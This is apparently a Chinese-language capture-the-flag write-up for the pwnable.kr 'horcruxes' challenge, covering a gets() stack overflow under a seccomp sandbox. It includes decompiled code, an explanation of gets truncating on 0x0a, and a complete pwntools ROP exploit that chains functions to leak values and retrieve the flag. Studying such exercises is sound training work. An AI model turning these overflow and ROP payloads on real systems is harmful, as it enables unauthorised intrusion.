

学多的一道题目，对沙盒以及gets的深层次利用有了更多的理解

首先看主函数

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+Ch] [ebp-Ch]
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 2, 0);
7     alarm(0x3Cu);
8     hint(); // output
9     init_ABCDEFG(); // random
10    v4 = seccomp_init(0);
11    seccomp_rule_add(v4, 2147418112, 173, 0);
12    seccomp_rule_add(v4, 2147418112, 5, 0);
13    seccomp_rule_add(v4, 2147418112, 3, 0);
14    seccomp_rule_add(v4, 2147418112, 4, 0);
15    seccomp_rule_add(v4, 2147418112, 252, 0);
16    seccomp_load(v4);
17    return ropme();
18 }
```

主函数首先调用了init\_ABCDEFG()函数

这个函数的主要作用就是初始化ABCDEFG的值以及sum=A+B+C+D+E+F+G

其次可以看到这段函数设置了沙箱

具体禁用了什么system调用可以不用管

最后调用了ropme函数

题目都告诉你ROP了，那么思路应该很清晰了。

点进ropme函数看一看

```
37 }
38 else
39 {
40     printf("How many EXP did you earned? : ");
41     gets(s);
42     if ( atoi(s) == sum )
43     {
44         fd = open("flag", 0);
45         s[read(fd, s, 0x64u)] = 0;
46         puts(s);
47         close(fd);
48         exit(0);
49     }
50     puts("You'd better get more experience to kill Voldemort");
}
```

我们的目标是能够执行这一段atoi的代码。

我们也发现了漏洞：gets函数

思路一：

```
payload= 'a'*0x78+p32(0x80A010B)
```

然后我们就愉快地发现代码拿不到shell


为什么呢？

因为gets函数当收到b'\x0a'字符后，会默认阶段函数，并把b'\x0a'改为b'\x00'

因为这段代码含有字节码b'\x0a'，直接修改是不成功的

思路二：

看每一个ABCDEFGFG函数



```
1 int E()  
2 {  
3     return printf("You found \"Rowena Ravenclaw's Diadem\" (EXP +%d)\n", e);  
4 }
```

发现历史是惊人地一致

使用ROP可以获得abcdefg的每个值，

那么相加就能得到sum。

```

from pwn import *

context.log_level='debug'
#context(arch='amd64',os='linux',log_level='info')
sh = ssh(host='pwnable.kr',user='horcruxes',password='guest',port=2222)
io = sh.remote('0',9032)

#io = process('./horcruxes')
io.recvuntil("Select Menu:")
io.sendline(str(1))

io.recvuntil("How many EXP did you earned? : ")

A = 0x809FE4B
B = 0x809FE6A
C = 0x809FE89
D = 0x809FEA8
E = 0x809FEC7
F = 0x809FEE6
G = 0x809FF05
payload = 'a'*0x78+p32(A)+p32(B)+p32(C)+p32(D)+p32(E)+p32(F)+p32(G)+p32(0x809FFFC)
#gdb.attach(io)
io.sendline(payload)
sum = 0
for i in range(7):
    io.recvuntil('(EXP +')
    value = io.recvline()[:-2]
    sum += int(value)

#sum = sum &0xffffffff

io.recvuntil("Select Menu:")
io.sendline(str(1))
io.recvuntil("How many EXP did you earned? : ")
io.sendline(str(sum))
#io.sendline(p32(sum))

io.interactive()

```

在调试的时候还出现了一些问题，比如不能运行程序  
本地运行需要安装32位libseccomp库：

```
apt-get install libseccomp-dev:i386
```

还有我之前的操作是，在for循环里面每个异或一下0xffffffff，按理来说是可行的，但是实际操作却报了错误，究其原因，应该是，如果sum是负数，&0xffffffff后会变成正数（因为python的int类型是没有限制大小的）

总结:

1.沙盒的相关知识

2.gets遇到b'\xa'截断为'\x0'

3.apl-get install libseccomp-dev:i386